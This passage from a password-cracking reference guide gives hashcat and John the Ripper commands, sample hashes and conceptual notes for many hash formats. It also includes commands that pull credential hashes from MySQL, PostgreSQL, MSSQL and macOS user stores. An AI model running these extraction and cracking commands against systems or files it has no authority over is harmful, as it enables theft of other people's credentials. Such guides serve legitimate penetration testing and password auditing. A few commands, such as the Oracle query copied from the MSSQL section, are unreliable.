combinator.bin dict.txt dict.txt | pp64.bin | hashcat -a 0 -m #type hash.txt -r best64.rule

combinator3.bin dict.txt dict.txt dict.txt | pp64.bin | hashcat -a 0 -m #type hash.txt -r rockyou-30000.rule
```

HASHCAT STDOUT ATTACKS PRINCE

```
hashcat -a 0 dict.txt -r dive.rule --stdout | pp64.bin | hashcat -a 0 -m #type hash.txt

hashcat -a 6 dict.txt ?a?a?a?a --stdout | pp64.bin --pw-min=8 | hashcat -a 0 -m #type hash.txt

hashcat -a 7 ?a?a?a?a dict.txt --stdout | pp64.bin --pw-min=8 | hashcat -a 0 -m #type hash.txt
```

```
hashcat -a 6 dict.txt rockyou-1-60.hcmask --stdout | pp64.bin --pw-min=8 --pw-max=14 | hashcat -a 0 -m #type hash.txt

hashcat -a 7 rockyou-1-60.hcmask dict.txt --stdout | pp64.bin --pw-min=8 --pw-max=14 | hashcat -a 0 -m #type hash.txt
```

DISTRIBUTED CRACKING SOFTWARE

HASHTOPOLIS
https://github.com/s3inlc/hashtopolis

HASHSTACK
https://sagitta.pw/software/

DISTHC
https://github.com/unix-ninja/disthc

CRACKLORD
http://jmmcatee.github.io/cracklord/

HASHTOPUS
http://hashtopus.org/Site/

HASHVIEW
http://www.hashview.io/

CLORTHO
https://github.com/ccdes/clortho

ONLINE HASH CRACKING RESOURCES

CMD5
https://www.cmd5.org/

CRACK.SH World's Fastest DES Cracker
https://crack.sh/

GPUHASH
https://gpuhash.me/

CRACKSTATION
https://crackstation.net/

ONLINE HASH CRACK
https://www.onlinehashcrack.com/

HASH HUNTERS
http://www.hashhunters.net/

HASH HELP
https://hash.help/

CRACKING CONCEPTS

Information in this chapter is an attempt to summarize a few of the basic and more complex concepts in password cracking. This allows all skill levels to grasp these concepts without needing a Linguistics or Mathematics Degree. It's an almost impossible task to condense into one paragraph, but the following is an attempt. For a deeper understanding, I highly encourage you to read the Resource links included below each section.

PASSWORD ENTROPY vs CRACK TIME

Password entropy is a measure of how random/unpredictable a password could have been, so it does not really relate to the password itself, but to a selection process. When judging human generated passwords for entropy, it frankly isn't an accurate measurement. This is true mainly because humans like to use memorable words/sequences and thus a myriad of attacks account for that behavior. However, entropy is good for measuring randomly generated passwords from password managers, such as 1Password or Keepass, in that each default character set used can be calculated. Password entropy is measured in bits and uses the following formula where C=Size of Character set & L=Length of password: log(C) / log(2) * L
To calculate the time to crack, just use the benchmarking function on your favorite cracking software against your mode of hash to obtain cracks per second. The table below estimates password length using an MD4 hashing function against an 8 GPU x Nvidia GTX1080 system:

Length	Alphanumeric 0-9, a-z, A-Z	Time to Crack (350 GH/s)
8	47 bits	~15 Mins
9	54 bits	~14 Hours
10	59 bits	~457 Hours
11	65 bits	~3.3 Years
12	71 bits	~214 Years
13	77 bits	~13,690 Years
14	80 bits	~109,500 Years
15	89 bits	~56,080,000 Years
20	119 bits	~Doesn't Matter

**Table only truly matters for randomly generated passwords*

Resources
Password Complexity versus Password Entropy
https://blogs.technet.microsoft.com/msftcam/2015/05/19/password-complexity-versus-password-entropy/

WHAT IS A CRYPTOGRAPHIC HASH?

A cryptographic hash function is a subclass of the general hash function which possesses properties lending its use in cryptography. Cryptographic hash functions are mathematical algorithms which map data of any size to a string containing a fixed length, and should make it infeasible to reverse. For instance, the string "password," when mapped using the MD5 hash function, returns a fixed length 32 character string "5f4dcc3b5aa765d61d8327deb882cf99". The 32 character string cannot theoretically be reversed with any other mapped input data except "password". The current method of recreating this input data "password" is through a dictionary/mask/brute-force attack of all possible inputs matching the hashed value; also called a pre-image attack. Generally speaking, hash functions should possess the below characteristics:
-Be computationally infeasible to find two different sets of input data with the same hash value (also called a collision).
-The hash value should be "quick" to compute (i.e. > ~1 second).
-It should be difficult to generate the input data just by looking at the hash value.
-One simple change to the input data should drastically change the resultant hash value.

Resources
How Hash Algorithms Work
http://www.metamorphosite.com/one-way-hash-encryption-sha1-data-software

MARKOV CHAINS

Markov Chains are created, for our password cracking purposes, by statistical analysis of a large list of passwords/words (i.e. the RockYou password dataset). The resultant analysis of these words and their per-position character frequency/probability are stored in a table. This table is referenced when performing brute-force/mask attacks to prevent having to generate password candidates in a sequential order, which is very inefficient. Instead, the most common characters are attempted first in order of preceding character probability. So let's see sequential brute-force ?a?a?a?a with out Markov Chains applied:

```
aaaa    aaad    aaag
aaab    aaae    aaah
aaac    aaaf    ....
```

Now the same brute-force attack with Markov Chains applied:

```
sari    aari    pari
mari    cari    2ari
1ari    bari    ....
```

Markov Chains predict the probability of the next character in a password based on the previous characters, or context characters. It's that simple.

Resources
Fast Dictionary Attacks on Passwords Using Time-Space Tradeoff
http://www.cs.utexas.edu/~shmat/shmat_ccs05pwd.pdf

OMEN: Faster Password Guessing Using an Ordered Markov Enumerator
https://hal.inria.fr/hal-01112124/document

PROBABILISTIC CONTEXT-FREE GRAMMARS (PCFG)

A Probabilistic Context Free Grammar (PCFG) consists of terminal and nonterminal variables. Each feature to be modeled has a production rule that is assigned a probability, estimated from a training set of RNA structures. Production rules are recursively applied until only terminal residues are left.The notion supporting PCFGs is that passwords are constructed with template structures and terminals that fit into those structures. For example, the password candidate 'password123!' is 8 letters, 3 digits, 1 special and would be noted as '$L_8D_3S_1$'. A password's probability of occurring is the probability of its structure, multiplied by those of its underlying terminals.

Resources
Password Cracking Using Probabilistic Context-Free Grammars
https://sites.google.com/site/reusablesec/Home/password-cracking-tools/probablistic_cracker

Next Gen PCFG Password Cracking
https://github.com/lakiw/pcfg_cracker

NEURAL NETWORKS

Artificial Neural Networks or Neural Networks (NN) is a machine-learning technique composed of nodes called Artificial Neurons, just like the brain possesses. Such systems use Machine Learning to approximate highly dimensional functions and progressively learn through examples of training set data, or in our case a large password dump. They have shown initial promise to be effective at generating original yet representative password candidates. Advantages to NN's for password cracking are the low overhead for storing the final NN model, approximately 500kb, and the ability to continually learn over time through retraining or transfer learning.

Resources
Fast, Lean, and Accurate: Modeling Password Guessability Using Neural Networks (USENIX '16)
https://www.usenix.org/system/files/conference/usenixsecurity16/sec16_paper_melicher.pdf
https://github.com/cupslab/neural_network_cracking

COMMON HASH EXAMPLES

COMMON HASH EXAMPLES

MD5, NTLM, NTLMv2, LM, MD5crypt, SHA1, SHA256, bcrypt, PDF 1.4 - 1.6 (Acrobat 5-8), Microsoft OFFICE 2013, RAR3-HP, Winzip, 7zip, Bitcoin/Litecoin, MAC OSX v10.5-v10.6, MySQL 4.1-5+, Postgres, MSSQL(2012)-MSSQL(2014), Oracle 11g, Cisco TYPE 4 5 8 9, WPA PSK / WPA2 PSK

MD5

HASHCAT

HASH FORMAT

```
8743b52063cd84097a65d1633f5c74f5
```

BRUTE FORCE ATTACK

```
hashcat -m 0 -a 3 hash.txt ?a?a?a?a?a?a
```

WORDLIST ATTACK

```
hashcat -m 0 -a 0 hash.txt dict.txt
```

WORDLIST + RULE ATTACK

```
hashcat -m 0 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

HASH FORMAT

```
8743b52063cd84097a65d1633f5c74f5
```

BRUTE FORCE ATTACK

```
john --format=raw-md5 hash.txt
```

WORDLIST ATTACK

```
john --format=raw-md5 wordlist=dict.txt hash.txt
```

WORDLIST + RULE ATTACK

```
john --format=raw-md5 wordlist=dict.txt --rules hash.txt
```

NTLM

HASHCAT

HASH FORMAT

```
b4b9b02e6f09a9bd760f388b67351e2b
```

BRUTE FORCE ATTACK

```
hashcat -m 1000 -a 3 hash.txt ?a?a?a?a?a?a
```

WORDLIST ATTACK

```
hashcat -m 1000 -a 0 hash.txt dict.txt
```

WORDLIST + RULE ATTACK

```
hashcat -m 1000 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

HASH FORMAT

```
b4b9b02e6f09a9bd760f388b67351e2b
```

BRUTE FORCE ATTACK

```
john --format=nt hash.txt
```

WORDLIST ATTACK

```
john --format=nt wordlist=dict.txt hash.txt
```

WORDLIST + RULE ATTACK

```
john --format=nt wordlist=dict.txt --rules hash.txt
```

NTLMV2

HASHCAT

HASH FORMAT

```
username::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830315
c7830310000000000000b45c67103d07d7b95acd12ffa11230e0000000052920b85f78d013c31cdb
3b92f5d765c783030
```

BRUTE FORCE ATTACK

```
hashcat -m 5600 -a 3 hash.txt ?a?a?a?a?a?a
```

WORDLIST ATTACK

```
hashcat -m 5600 -a 0 hash.txt dict.txt
```

WORDLIST + RULE ATTACK

```
hashcat -m 5600 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

HASH FORMAT

```
username:$NETNTLMv2$NTLMV2TESTWORKGROUP$1122334455667788$07659A550D5E9D02996DFD9
5C87EC1D5$0101000000000000006CF6385B74CA01B3610B02D99732DD000000000200120057004F
0052004B00470052004F005500500001002000440041005400410002E00420049004E0043002D0053
00450043005500520049000000000
```

BRUTE FORCE ATTACK

```
john --format=netntlmv2 hash.txt
```

WORDLIST ATTACK

```
john --format=netntlmv2 wordlist=dict.txt hash.txt
```

WORDLIST + RULE ATTACK

```
john --format=netntlmv2 wordlist=dict.txt --rules hash.txt
```

LM

HASHCAT

HASH FORMAT

```
299bd128c1101fd6
```

BRUTE FORCE ATTACK

```
hashcat -m 3000 -a 3 hash.txt ?a?a?a?a?a?a
```

WORDLIST ATTACK

```
hashcat -m 3000 -a 0 hash.txt dict.txt
```

WORDLIST + RULE ATTACK

```
hashcat -m 3000 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

HASH FORMAT

```
$LM$a9c604d244c4e99d
```

BRUTE FORCE ATTACK

```
john --format=lm hash.txt
```

WORDLIST ATTACK

```
john --format=lm wordlist=dict.txt hash.txt
```

WORDLIST + RULE ATTACK

```
john --format=lm wordlist=dict.txt --rules hash.txt
```

MD5CRYPT

HASHCAT
HASH FORMAT
```
$1$28772684$iEwNOgGugqO9.bIz5sk8k/
```
BRUTE FORCE ATTACK
```
hashcat -m 500 -a 3 hash.txt ?a?a?a?a?a?a
```
WORDLIST ATTACK
```
hashcat -m 500 -a 0 hash.txt dict.txt
```
WORDLIST + RULE ATTACK
```
hashcat -m 500 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN
HASH FORMAT
```
$1$28772684$iEwNOgGugqO9.bIz5sk8k/
```

BRUTE FORCE ATTACK
```
john --format=md5crypt hash.txt
```
WORDLIST ATTACK
```
john --format=md5crypt wordlist=dict.txt hash.txt
```
WORDLIST + RULE ATTACK
```
john --format=md5crypt wordlist=dict.txt --rules hash.txt
```

SHA1

HASHCAT
HASH FORMAT
```
b89eaac7e61417341b710b727768294d0e6a277b
```

BRUTE FORCE ATTACK
```
hashcat -m 100 -a 3 hash.txt ?a?a?a?a?a?a
```
WORDLIST ATTACK
```
hashcat -m 100 -a 0 hash.txt dict.txt
```
WORDLIST + RULE ATTACK
```
hashcat -m 100 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN
HASH FORMAT
```
b89eaac7e61417341b710b727768294d0e6a277b
```

BRUTE FORCE ATTACK
```
john --format=raw-sha1 hash.txt
```
WORDLIST ATTACK
```
john --format=raw-sha1 wordlist=dict.txt hash.txt
```
WORDLIST + RULE ATTACK
```
john --format=raw-sha1 wordlist=dict.txt --rules hash.txt
```

SHA256

HASHCAT

HASH FORMAT

```
127e6fbfe24a750e72930c220a8e138275656b8e5d8f48a98c3c92df2caba935
```

BRUTE FORCE ATTACK

```
hashcat -m 1400 -a 3 hash.txt ?a?a?a?a?a?a
```

WORDLIST ATTACK

```
hashcat -m 1400 -a 0 hash.txt dict.txt
```

WORDLIST + RULE ATTACK

```
hashcat -m 1400 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

HASH FORMAT

```
127e6fbfe24a750e72930c220a8e138275656b8e5d8f48a98c3c92df2caba935
```

BRUTE FORCE ATTACK

```
john --format=raw-sha256 hash.txt
```

WORDLIST ATTACK

```
john --format=raw-sha256 wordlist=dict.txt hash.txt
```

WORDLIST + RULE ATTACK

```
john --format=raw-sha256 wordlist=dict.txt --rules hash.txt
```

BCRYPT

HASHCAT

HASH FORMAT

```
$2a$05$LhayLxezLhK1LhWvKxCyLOj0j1u.Kj0jZ0pEmm134uzrQlFvQJLF6
```

BRUTE FORCE ATTACK

```
hashcat -m 3200 -a 3 hash.txt ?a?a?a?a?a?a
```

WORDLIST ATTACK

```
hashcat -m 3200 -a 0 hash.txt dict.txt
```

WORDLIST + RULE ATTACK

```
hashcat -m 3200 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

HASH FORMAT

```
$2a$05$LhayLxezLhK1LhWvKxCyLOj0j1u.Kj0jZ0pEmm134uzrQlFvQJLF6
```

BRUTE FORCE ATTACK

```
john --format=bcrypt hash.txt
```

WORDLIST ATTACK

```
john --format=bcrypt wordlist=dict.txt hash.txt
```

WORDLIST + RULE ATTACK

```
john --format=bcrypt wordlist=dict.txt --rules hash.txt
```

PDF 1.4 - 1.6 (ACROBAT 5-8)

HASHCAT

HASH FORMAT

```
$pdf$2*3*128*-1028*1*16*da42ee15d4b3e08fe5b9ecea0e02ad0f*32*c9b59d72c7c670c42eeb
4fca1d2ca15000000000000000000000000000000000*32*c4ff3e868dc87604626c2b8c259297a1
4d58c6309c70b00afdfb1fbba10ee571
```

EXTRACT HASH

```
pdf2hashcat.py example.pdf > hash.txt
```

BRUTE FORCE ATTACK

```
hashcat -m 10500 -a 3 hash.txt ?a?a?a?a?a?a
```

WORDLIST ATTACK

```
hashcat -m 10500 -a 0 hash.txt dict.txt
```

WORDLIST + RULE ATTACK

```
hashcat -m 10500 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

HASH FORMAT

```
$pdf$Standard*badad1e86442699427116d3e5d5271bc80a27814fc5e80f815efeef839354c5f*2
89ece9b5ce451a5d7064693dab3badf101112131415161718191a1b1c1d1e1f*16*34b1b6e593787
af681a9b63fa8bf563b*1*1*0*1*4*128*-4*3*2
```

EXTRACT HASH

```
pdf2john.py example.pdf > hash.txt
```

BRUTE FORCE ATTACK

```
john --format=pdf hash.txt
```

WORDLIST ATTACK

```
john --format=pdf wordlist=dict.txt hash.txt
```

WORDLIST + RULE ATTACK

```
john --format=pdf wordlist=dict.txt --rules hash.txt
```

MICROSOFT OFFICE 2013

HASHCAT

HASH FORMAT

```
example.docx:$office$*2013*100000*256*16*7dd611d7eb4c899f74816d1dec817b3b*948dc0
b2c2c6c32f14b5995a543ad037*0b7ee0e48e935f937192a59de48a7d561ef2691d5c8a3ba87ec2d
04402a94895
```

EXTRACT HASH

```
office2hashcat.py example.docx > hash.txt
```

BRUTE FORCE ATTACK

```
hashcat -m 9600 -a 3 --username hash.txt ?a?a?a?a?a?a
```

WORDLIST ATTACK

```
hashcat -m 9600 -a 0 --username hash.txt dict.txt
```

WORDLIST + RULE ATTACK

```
hashcat -m 9600 -a 0 --username hash.txt dict.txt -r rule.txt
```

JOHN

HASH FORMAT

example.docx:$office$*2013*100000*256*16*7dd611d7eb4c899f74816d1dec817b3b*948dc0
b2c2c6c32f14b5995a543ad037*0b7ee0e48e935f937192a59de48a7d561ef2691d5c8a3ba87ec2d
04402a94895

EXTRACT HASH

office2john.py example.docx > hash.txt

BRUTE FORCE ATTACK

john --format=office2013 hash.txt

WORDLIST ATTACK

john --format=office2013 wordlist=dict.txt hash.txt

WORDLIST + RULE ATTACK

john --format=office2013 wordlist=dict.txt --rules hash.txt

RAR3-HP (ENCRYPTED HEADER)

HASHCAT

HASH FORMAT

$RAR3$*0*45109af8ab5f297a*adbf6c5385d7a40373e8f77d7b89d317

#!Ensure to remove extraneous rar2john output to match above hash!#

EXTRACT HASH

rar2john.py example.rar > hash.txt

BRUTE FORCE ATTACK

hashcat -m 12500 -a 3 hash.txt ?a?a?a?a?a?a

WORDLIST ATTACK

hashcat -m 12500 -a 0 hash.txt dict.txt

WORDLIST + RULE ATTACK

hashcat -m 12500 -a 0 hash.txt dict.txt -r rule.txt

JOHN

HASH FORMAT

example.rar:$RAR3$*1*20e041a232b4b7f0*5618c5f0*1472*2907*0*/Path/To/example.rar*
138*33:1::example.txt

EXTRACT HASH

rar2john.py example.rar > hash.txt

BRUTE FORCE ATTACK

john --format=rar hash.txt

WORDLIST ATTACK

john --format=rar wordlist=dict.txt hash.txt

WORDLIST + RULE ATTACK

john --format=rar wordlist=dict.txt --rules hash.txt

WINZIP

HASHCAT

HASH FORMAT

```
$zip2$*0*3*0*b5d2b7bf57ad5e86a55c400509c672bd*d218*0**ca3d736d03a34165cfa9*$/zip
2$
#!Ensure to remove extraneous zip2john output to match above hash!#
```

EXTRACT HASH

```
zip2john.py example.zip > hash.txt
```

BRUTE FORCE ATTACK

```
hashcat -m 13600 -a 3 hash.txt ?a?a?a?a?a?a
```

WORDLIST ATTACK

```
hashcat -m 13600 -a 0 hash.txt dict.txt
```

WORDLIST + RULE ATTACK

```
hashcat -m 13600 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

HASH FORMAT

```
example.zip:$zip2$*0*3*0*5b0a8b153fb94bf719abb81a80e90422*8e91*9*0b76bf50a15
938ce9c*3f37001e241e196195a1*$/zip2$::::example.zip
```

EXTRACT HASH

```
zip2john.py example.zip > hash.txt
```

BRUTE FORCE ATTACK

```
john --format=ZIP hash.txt
```

WORDLIST ATTACK

```
john --format=ZIP wordlist=dict.txt hash.txt
```

WORDLIST + RULE ATTACK

```
john --format=ZIP wordlist=dict.txt --rules hash.txt
```

7-ZIP

HASHCAT

HASH FORMAT

```
$7z$0$19$0$salt$8$f6196259a7326e3f0000000000000000$185065650$112$98$f3bc2a88062c
419a25acd40c0c2d75421cf23263f69c51b13f9b1aada41a8a09f9adeae45d67c60b56aad338f20c
0dcc5eb811c7a61128ee0746f922cdb9c59096869f341c7a9cb1ac7bb7d771f546b82cf4e6f11a5e
cd4b61751e4d8de66dd6e2dfb5b7d1022d2211e2d66ea1703f96
#!Ensure to remove extraneous 7zip2john output to match above hash!#
```

EXTRACT HASH

```
7z2john.py example.7z > hash.txt
```

BRUTE FORCE ATTACK

```
hashcat -m 11600 -a 3 hash.txt ?a?a?a?a?a?a
```

WORDLIST ATTACK

```
hashcat -m 11600 -a 0 hash.txt dict.txt
```

WORDLIST + RULE ATTACK

```
hashcat -m 11600 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

HASH FORMAT

```
example.7z:$7z$0$19$0$salt$8$f6196259a7326e3f0000000000000000$185065650$112$98$f
3bc2a88062c419a25acd40c0c2d75421cf23263f69c51b13f9b1aada41a8a09f9adeae45d67c60b5
6aad338f20c0dcc5eb811c7a61128ee0746f922cdb9c59096869f341c7a9cb1ac7bb7d771f546b82
cf4e6f11a5ecd4b61751e4d8de66dd6e2dfb5b7d1022d2211e2d66ea1703f96
```

EXTRACT HASH

```
7z2john.py example.7z > hash.txt
```

BRUTE FORCE ATTACK

```
john --format=7z hash.txt
```

WORDLIST ATTACK

```
john --format=7z wordlist=dict.txt hash.txt
```

WORDLIST + RULE ATTACK

```
john --format=7z wordlist=dict.txt --rules hash.txt
```

BITCOIN / LITECOIN

HASHCAT

HASH FORMAT

```
$bitcoin$96$d011a1b6a8d675b7a36d0cd2efaca32a9f8dc1d57d6d01a58399ea04e703e8bbb448
99039326f7a00f171a7bbc854a54$16$1563277210780230$158555$96$628835426818227243334
570448571536352510740823233055715845322741625407685873076027233865346542174$66$6
25882875480513751851333441623702852811440775888122046360561760525
```

EXTRACT HASH

```
bitcoin2john.py wallet.dat > hash.txt
```

BRUTE FORCE ATTACK

```
hashcat -m 11300 -a 3 hash.txt ?a?a?a?a?a?a
```

WORDLIST ATTACK

```
hashcat -m 11300 -a 0 hash.txt dict.txt
```

WORDLIST + RULE ATTACK

```
hashcat -m 11300 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

HASH FORMAT

```
$bitcoin$96$d011a1b6a8d675b7a36d0cd2efaca32a9f8dc1d57d6d01a58399ea04e703e8bbb448
99039326f7a00f171a7bbc854a54$16$1563277210780230$158555$96$628835426818227243334
570448571536352510740823233055715845322741625407685873076027233865346542174$66$6
25882875480513751851333441623702852811440775888122046360561760525
```

EXTRACT HASH

```
bitcoin2john.py wallet.dat > hash.txt
```

BRUTE FORCE ATTACK

```
john --format=bitcoin hash.txt
```

WORDLIST ATTACK

```
john --format=bitcoin wordlist=dict.txt hash.txt
```

WORDLIST + RULE ATTACK

```
john --format=bitcoin wordlist=dict.txt --rules hash.txt
```

MAC OS X 10.8-10.12

HASHCAT

HASH FORMAT

```
username:$ml$35714$50973de90d336b5258f01e48ab324aa9ac81ca7959ac470d3d9c4395af624
398$631a0ef84081b37cfe594a5468cf3a63173cd2ec25047b89457ed300f2b41b30a0792a39912f
c5f3f7be8f74b7269ee3713172642de96ee482432a8d12bf291a
```

EXTRACT HASH

```
sudo plist2hashcat.py /var/db/dslocal/nodes/Default/users/<username>.plist
```

BRUTE FORCE ATTACK

```
hashcat -m 122 -a 3 hash.txt ?a?a?a?a?a?a
```

WORDLIST ATTACK

```
hashcat -m 122 -a 0 hash.txt dict.txt
```

WORDLIST + RULE ATTACK

```
hashcat -m 122 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

HASH FORMAT

```
username:$pbkdf2-hmac-sha512$31724.019739e90d326b5258f01e483b124aa9ac81ca7959acb
70c3d9c4297af924398.631a0bf84081b37dae594a5468cf3a63183cd2ec25047b89457ed300f2bf
1b40a0793a39512fc5a3f7ae8f74b7269ee3723172642de96eee82432a8d11bf365e:501:20:HOST
NAME:/bin/bash:/var/db/dslocal/nodes/Default/users/username.plist
```

EXTRACT HASH

```
sudo ml2john.py /var/db/dslocal/nodes/Default/users/<username>.plist
```

BRUTE FORCE ATTACK

```
john --format=xsha hash.txt
```

WORDLIST ATTACK

```
john --format=xsha wordlist=dict.txt hash.txt
```

WORDLIST + RULE ATTACK

```
john --format=xsha wordlist=dict.txt --rules hash.txt
```

MYSQL4.1 / MYSQL5+ (DOUBLE SHA1)

HASHCAT

HASH FORMAT

```
FCF7C1B8749CF99D88E5F34271D636178FB5D130
```

EXTRACT HASH

```
SELECT user,password FROM mysql.user INTO OUTFILE '/tmp/hash.txt';
```

BRUTE FORCE ATTACK

```
hashcat -m 300 -a 3 hash.txt ?a?a?a?a?a?a
```

WORDLIST ATTACK

```
hashcat -m 300 -a 0 hash.txt dict.txt
```

WORDLIST + RULE ATTACK

```
hashcat -m 300 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

HASH FORMAT

```
*FCF7C1B8749CF99D88E5F34271D636178FB5D130
```

EXTRACT HASH

```
SELECT user,password FROM mysql.user INTO OUTFILE '/tmp/hash.txt';
```

BRUTE FORCE ATTACK

```
john --format=mysql-sha1 hash.txt
```

WORDLIST ATTACK

```
john --format=mysql-sha1 wordlist=dict.txt hash.txt
```

POSTGRESQL

HASHCAT

HASH FORMAT

```
a6343a68d964ca596d9752250d54bb8a:postgres
```

EXTRACT HASH

```
SELECT username, passwd FROM pg_shadow;
```

BRUTE FORCE ATTACK

```
hashcat -m 12 -a 3 hash.txt ?a?a?a?a?a?a
```

WORDLIST ATTACK

```
hashcat -m 12 -a 0 hash.txt dict.txt
```

WORDLIST + RULE ATTACK

```
hashcat -m 12 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

HASH FORMAT

```
a6343a68d964ca596d9752250d54bb8a:postgres
```

EXTRACT HASH

```
SELECT username, passwd FROM pg_shadow;
```

BRUTE FORCE ATTACK

```
john --format=postgres hash.txt
```

WORDLIST ATTACK

```
john --format=postgres wordlist=dict.txt hash.txt
```

WORDLIST + RULE ATTACK

```
john --format=postgres wordlist=dict.txt --rules hash.txt
```

MSSQL(2012), MSSQL(2014)

HASHCAT

HASH FORMAT

```
0x02000102030434ea1b17802fd95ea6316bd61d2c94622ca3812793e8fb1672487b5c904a45a31b
2ab4a78890d563d2fcf5663e46fe797d71550494be50cf4915d3f4d55ec375
```

EXTRACT HASH

```
SELECT SL.name,SL.password_hash FROM sys.sql_logins AS SL;
```

BRUTE FORCE ATTACK

```
hashcat -m 1731 -a 3 hash.txt ?a?a?a?a?a?a
```

WORDLIST ATTACK

```
hashcat -m 1731 -a 0 hash.txt dict.txt
```

WORDLIST + RULE ATTACK

```
hashcat -m 1731 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

HASH FORMAT

```
0x02000102030434ea1b17802fd95ea6316bd61d2c94622ca3812793e8fb1672487b5c904a45a31b
2ab4a78890d563d2fcf5663e46fe797d71550494be50cf4915d3f4d55ec375
```

EXTRACT HASH

```
SELECT SL.name,SL.password_hash FROM sys.sql_logins AS SL;
```

BRUTE FORCE ATTACK

```
john --format=mssql12 hash.txt
```

WORDLIST ATTACK

```
john --format=mssql12 wordlist=dict.txt hash.txt
```

WORDLIST + RULE ATTACK

```
john --format=mssql12 wordlist=dict.txt --rules hash.txt
```

ORACLE 11G

HASHCAT

HASH FORMAT
```
ac5f1e62d21fd0529428b84d42e8955b04966703:38445748184477378130
```
EXTRACT HASH
```
SELECT SL.name,SL.password_hash FROM sys.sql_logins AS SL;
```
BRUTE FORCE ATTACK
```
hashcat -m 112 -a 3 hash.txt ?a?a?a?a?a?a
```
WORDLIST ATTACK
```
hashcat -m 112 -a 0 hash.txt dict.txt
```
WORDLIST + RULE ATTACK
```
hashcat -m 112 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

HASH FORMAT
```
ac5f1e62d21fd0529428b84d42e8955b04966703:38445748184477378130
```
EXTRACT HASH
```
SELECT SL.name,SL.password_hash FROM sys.sql_logins AS SL;
```
BRUTE FORCE ATTACK
```
john --format=oracle11 hash.txt
```
WORDLIST ATTACK
```
john --format=oracle11 wordlist=dict.txt hash.txt
```
WORDLIST + RULE ATTACK
```
john --format=oracle11 wordlist=dict.txt --rules hash.txt
```

CISCO TYPE 4 (SHA256)

HASHCAT

HASH FORMAT
```
2btjjy78REtmYkkW0csHUbJZOstRXoWdX1mGrmmfeHI
```

BRUTE FORCE ATTACK
```
hashcat -m 5700 -a 3 hash.txt ?a?a?a?a?a?a
```
WORDLIST ATTACK
```
hashcat -m 5700 -a 0 hash.txt dict.txt
```
WORDLIST + RULE ATTACK
```
hashcat -m 5700 -a 0 hash.txt dict.txt -r rule.txt
```

CISCO TYPE 5 (MD5)

HASHCAT

HASH FORMAT
```
$1$28772684$iEwNOgGugqO9.bIz5sk8k/
```

BRUTE FORCE ATTACK
```
hashcat -m 500 -a 3 hash.txt ?a?a?a?a?a?a
```
WORDLIST ATTACK
```
hashcat -m 500 -a 0 hash.txt dict.txt
```
WORDLIST + RULE ATTACK
```
hashcat -m 500 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

HASH FORMAT

```
$1$28772684$iEwNOgGugqO9.bIz5sk8k/
```

BRUTE FORCE ATTACK

```
john --format=md5crypt hash.txt
```

WORDLIST ATTACK

```
john --format=md5crypt wordlist=dict.txt hash.txt
```

WORDLIST + RULE ATTACK

```
john --format=md5crypt wordlist=dict.txt --rules hash.txt
```

CISCO TYPE 8 (PBKDF2+SHA256)

HASHCAT

HASH FORMAT

```
$8$TnGX/fE4KGHOVU$pEhnEvxrvaynpi8j4f.EMHr6M.FzU8xnZnBr/tJdFWk
```

BRUTE FORCE ATTACK

```
hashcat -m 9200 -a 3 hash.txt ?a?a?a?a?a?a
```

WORDLIST ATTACK

```
hashcat -m 9200 -a 0 hash.txt dict.txt
```

WORDLIST + RULE ATTACK

```
hashcat -m 9200 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

HASH FORMAT

```
$8$TnGX/fE4KGHOVU$pEhnEvxrvaynpi8j4f.EMHr6M.FzU8xnZnBr/tJdFWk
```

BRUTE FORCE ATTACK

```
john --format=pbkdf2-hmac-sha256 hash.txt
```

WORDLIST ATTACK

```
john --format=pbkdf2-hmac-sha256 wordlist=dict.txt hash.txt
```

WORDLIST + RULE ATTACK

```
john --format=pbkdf2-hmac-sha256 wordlist=dict.txt --rules hash.txt
```

CISCO TYPE 9 (SCRYPT)

HASHCAT

HASH FORMAT

```
$9$2MJBozw/9R3UsU$2lFhcKvpghcyw8deP25GOfyZaagyUOGBymkryvOdfo6
```

BRUTE FORCE ATTACK

```
hashcat -m 9300 -a 3 hash.txt ?a?a?a?a?a?a
```

WORDLIST ATTACK

```
hashcat -m 9300 -a 0 hash.txt dict.txt
```

WORDLIST + RULE ATTACK

```
hashcat -m 9300 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

HASH FORMAT

```
$9$2MJBozw/9R3UsU$2lFhcKvpghcyw8deP25GOfyZaagyUOGBymkryvOdfo6
```

BRUTE FORCE ATTACK

```
john --format=scrypt hash.txt
```

WORDLIST ATTACK

```
john --format=scrypt wordlist=dict.txt hash.txt
```

WORDLIST + RULE ATTACK

```
john --format=scrypt wordlist=dict.txt --rules hash.txt
```

WPA PSK / WPA2 PSK

HASHCAT

HASH FORMAT

```
*Capture 4-way authentication handshake > capture.cap
cap2hccapx.bin capture.cap capture_out.hccapx
```

BRUTE FORCE ATTACK

```
hashcat -m 2500 -a 3 capture_out.hccapx ?a?a?a?a?a?a
```

WORDLIST ATTACK

```
hashcat -m 2500 -a 3 capture_out.hccapx dict.txt
```

WORDLIST + RULE ATTACK

```
hashcat -a 0 capture_out.hccapx dict.txt -r rule.txt
```

JOHN

HASH FORMAT

```
*Capture 4-way authentication handshake > capture.cap
cap2hccap.bin -e '<ESSID>' capture.cap capture_out.hccap
hccap2john capture_out.hccap > jtr_capture
```

BRUTE FORCE ATTACK

```
john --format=wpapsk jtr_capture
```

WORDLIST ATTACK

```
john --format=wpapsk wordlist=dict.txt jtr_capture
```

WORDLIST + RULE ATTACK

```
john --format=wpapsk wordlist=dict.txt --rules jtr_capture
```

APPENDIX

APPENDIX

TERMS

